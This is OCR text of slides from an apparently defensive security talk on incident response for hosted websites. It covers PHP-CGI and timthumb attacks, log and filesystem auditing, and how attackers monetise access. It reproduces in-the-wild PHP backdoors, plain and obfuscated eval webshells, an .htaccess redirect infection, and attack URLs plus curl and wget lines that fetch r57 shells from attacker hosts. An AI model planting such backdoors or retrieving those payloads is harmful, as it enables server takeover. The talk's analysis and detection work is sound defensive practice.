


PHP-CGI remote code execution

- Arbitrary code execution
- Source code disclosure
- Denial of service
- Released May 2012 (CVE-2012-1823)
- Our staff was notified
- We rolled out a virtual patch before the 0day was released.



E107
ZenCart
timthumb
250000
200000
150000
100000
50000
0
08-20
10-20
12-21
02-21
04-23
06-24
Attacks/Date
e107 cms code execution
ZenCart SQLi
timthumb file upload


PHP-CGI
0-Day
250000
200000
150000
100000
50000
0
08-20
10-20
12-21
02-21
04-23
06-24
Attacks/Date
e107 cms code execution
ZenCart SQLi
timthumb file upload
PHP-CGI Vulnerability



PHP-CGI
Puberty
Infancy
250000
200000
150000
100000
50000
0
08-20
10-20
12-21
02-21
04-23
06-24
Attacks/Date
e107 cms code execution
ZenCart SQLi
timthumb file upload
PHP-CGI Vulnerability

Attack Response

- Notify the ISP's abuse desk
- 90 ISPs notified each day
- Most are non-responsive to the report.



Attack sources




- Home/Business ISP (20%)
- Hosting/Datacenter (80%)

A little about incident response


Response breakdown

- Immediate mitigation
  - Put out the fire
  - Monitor
  - Review
- Long term fixes
  - Correct business policy
  - Secure code and/or configurations
  - Etc...

Standard approach



Better approach



Auditing nitty gritty

- File monitoring (you do this right?)
- Logs (correlate timestamps)
- Logs (sort by request!)
- No logs? Malware detection by hand

FileSystem Monitoring

- Part of your backups.
  - Just use rsync
- Inotify (kernel level)
- Tripwire (daemon/service)
- DIY

Digging in with timestamps.

$ ls -la omgfire.com/backdoor.php

-rw-rw-r-- 1 user grp 0 Feb 13 21:52 omgfire.com/backdoor.php

$ grep 21:52: logs/omgfire.com/access.log.2012-02-13

123.125.71.31 - - [13/Feb/2012:21:52:53 -0800]

"POST */wp-content/plugins/hello.php* HTTP/1.1" 200 158 "-" "Mozilla"

Digging in with HTTP logs

```
$ awk '{print $7}' access.log | sort | uniq -c | sort -n
```

Digging in with HTTP logs

```
$ awk '{print $7}' access.log | sort | uniq -c | sort -n
      1 /phpMyAdmin-2.2.3/index.php
      1 /phpMyAdmin-2.5.5-pl1/index.php
      1 /phpMyAdmin-2.5.5/index.php
      1 /phpMyAdmin-2.5.6-rc2/index.php
      1 /phpMyAdmin/index.php
      1 /pma/index.php
      1 /web/phpMyAdmin/index.php
      1 /websql/index.php
      2 /phpmyadmin/index.php
      4 /robots.txt
    242 /
```

No success?

- Lets get into some backdoor auditing
- These backdoors were found in the wild

- Show you what to look for
- Learn more about the attacker's methods

Using find to find

- Use “find” on any linux/unix server

  find /www/path -exec grep “$fingerprint”

- Use generic fingerprints of commands that execute code.
  - eval, preg_replace, exec, assert, etc...
- Use fingerprints of known backdoors

Using find to cleanup

- find /www/path -exec grep “$fingerprint” {} \;
- find /www/path -exec grep “$fingerprint” {} \;
  -exec chmod 0 {} \;
- find /www/path -exec grep “$fingerprint” {} \;
  -exec sed “s/$fingerprint//” {} \;

Attacker Motivation

?

Attacker Motivation

$

Find an exploit? Do the right thing.

- Bounty programs (facebook, google, paypal)
- Responsible disclosure
- Don't become a criminal

0-day to Pay-day

- Install backdoors
- Sell access to backdoors on the black market
  - Phishing
  - Spam
  - BlackHat SEO
  - Traffic Theft
  - Install more backdoors

Payday

- Phishing
  - Identity/Password theft

http://site/some_dir/www.bankingsite.com/

Payday

- Spam
- Everyone knows this already

Payday

- BlackHat SEO
- Hidden links injected on site
- Redirect visitors

Payday

- Traffic Theft

- Javascript/Iframe/other
- Redirect site traffic to malicious pages (malware installs)
- Flashback trojan

Payday

- Install more backdoors on the site

- Why not?
- Backdoor on backdoor action

Little more on traffic theft.

- Q1 2012 we noticed an influx of these
- Actions were taken, data was recorded

Example .htaccess infection:

ErrorDocument 404 http://congatarcxisi.ru/


RewriteCond %{HTTP_REFERER} ^.*(googlelyahool...
RewriteRule ^(.*)$ http://congatarcxisi.ru/ [R=301,L]

Collection

- Pulled the remote site from any .htaccess similar to the previous example.
- 1000 unique domains found
- Let's break it down


SiteCheck report

- Safe (2%)
- Low Risk (29%)
- Malicious (31%)
- Unknown (38%)



TLD

- .ru (64%)
- .com (14%)
- .info (8%)
- .in (8%)
- .org (3%)
- .net (2%)
- other (1%)




Registrars

- Reg.ru (50%)
- Directi (18%)
- Other (18%)
- GoDaddy (13%)

IP address

other	(33%)
208.87.35.103	(22%)
94.63.149.246	(10%)
208.73.210.29	(9%)
69.43.161.154	(5%)
221.132.34.163	(5%)
95.211.131.185	(4%)
74.117.116.96	(4%)
94.63.149.247	(2%)
79.137.226.90	(2%)
69.165.98.21	(2%)
194.28.114.102	(2%)



Backdoor evolution

- Plaintext
- Base64 decode
- Preg_replace
- and beyond!!!

Collection

- Compromised sites
- Attack logs

Getting backdoors from attack logs timthumb.php

- Example malicious URL

  …/timthumb.php?src=http://flickr.com.bpmohio.com/bad.php

- Download Backdoor

  curl http://flickr.com.bpmohio.com/bad.php

- Review/Categorize/Report

  o--=[r57 PHP Shell]=--o

  $version = “2009” ;

Getting backdoors from attack logs PHP-CGI

- Example malicious URL

  /?-d...auto_prepend_file=http://64.109.183.21/bin/acesso.txt

- Download Backdoor

  wget http://64.109.183.21/bin/acesso.txt

- Review/Categorize/Report

  r57shell - http-shell by RST/GHC | http://rst.void.ru | http://ghc.ru

  version = “1.666”;

Dead Simple

```
<?php
eval($_POST['payload']);
?>
```

Some Authentication

```
if(md5($_COOKIE['be80d91eb9db4ffa'])
== "e8fa67e99b7e07e9e699f8c3d1dbb43d" )
{
eval($_POST['payload']);
exit;
}
```

Well Documented

```
#####cfg#####
# use password  true / false #
$create_password = true;
$password = "mugus";    // default password
# UNIX COMMANDS
# description (nst) command
# example: Shutdown (nst) shutdown -h now
######ver####
$ver= "v2.1";
##############
$pass=$_POST['pass'];
if($pass==$password){ ...
```

Base64 decode

eval(base64_decode('JGF1dGhfcGFzcyA9IC...

Base64 decode

eval(base64_decode('JGF1dGhfcGFzcyA9IC...

My favorite way to handle them:

sed s/eval/print/g < inputfile > outputfile

print(base64_decode('JGF1dGhfcGFzcyA9IC...

PHP parser outputs:

$auth_pass = "35a93487bc9204c...

GZinflate

```
<?
error_reporting(0);
echo "ok!";
$code = "xZbNYaMwFFP3lfoO7JJHwnXa …    “;
@eval(gzinflate(base64_decode($code)));
?>
```

Gold star for trying ...

eval(gzinflate(str_rot13(base64_decode('FJ3FjsNculJfpX
T9WB6YVnfdltmJmW ...

Regex revenge

preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67...

Regex revenge

preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67...

65 = e

76 = v

61 = a

6C = l

28 = (

Variables as functions

```
$HixNlV='as';$eQovrf='e';$xsEWcg=$HixNlV.'s'.$eQovrf.'r'.'t';$HtJYXB='b'.$HixNlV.$eQovrf.(64).'_'.'d'.$eQovrf.'c'.'o'.'d'.$eQovrf;
@$xsEWcg(@$HtJYXB('ZXZhbChnemluZm...
```

Variables as functions

```
$HixNlV='as';$eQovrf='e';$xsEWcg=$HixNlV.'s'.$eQovrf.'r'.'t';$HtJYXB='b'.$HixNlV.$eQovrf.(64).'_'.'d'.$eQovrf.'c'.'o'.'d'.$eQovrf;
@$xsEWcg(@$HtJYXB('ZXZhbChnemluZm...

assert(base64_decode('ZXZhbChnemluZm...
```

Uhm what...

```
$FR='sFwFLOzO'|~OU;
$cYqFBi=r7bSCQ&'JlOk@V';
$z3X0fdta1Nz="c>_"&'Q7[';
$kg6i=#qfapJag'.']/=nX/'^'8'.KyK6.'{';
$iZBTF=lsrc.'<'.Smef&srzI.':'.VmqH;
```

Itty Bitty Bitwise Operators

```
$FR='sFwFLOzO'|~OU;
$cYqFBi=r7bSCQ&'JlOk@V';
$z3X0fdta1Nz="c>_"&'Q7[';
$kg6i=#qfapJag'.']/=nX/'^'8'.KyK6.'{';
$iZBTF=lsrc.'<'.Smef&srzI.':'.VmqH;
```

Backdoor Conclusions

- Attackers are evolving their code
- Fingerprinting can be untrustworthy
- Monitor your filesystem

Thank you

- Trustwave (mod_security)
- DreamHost & DreamHost customers
- White hat security researchers

- OWASP
- Security BSides
- HITcon

Further Reading

- Mikko Hypponen (TED talks)
- http://blog.spiderlabs.com
- http://blog.dreamhost.com/category/security

Want to follow up?

Email: robert.rowley@dreamhost.com

Twitter: @iamlei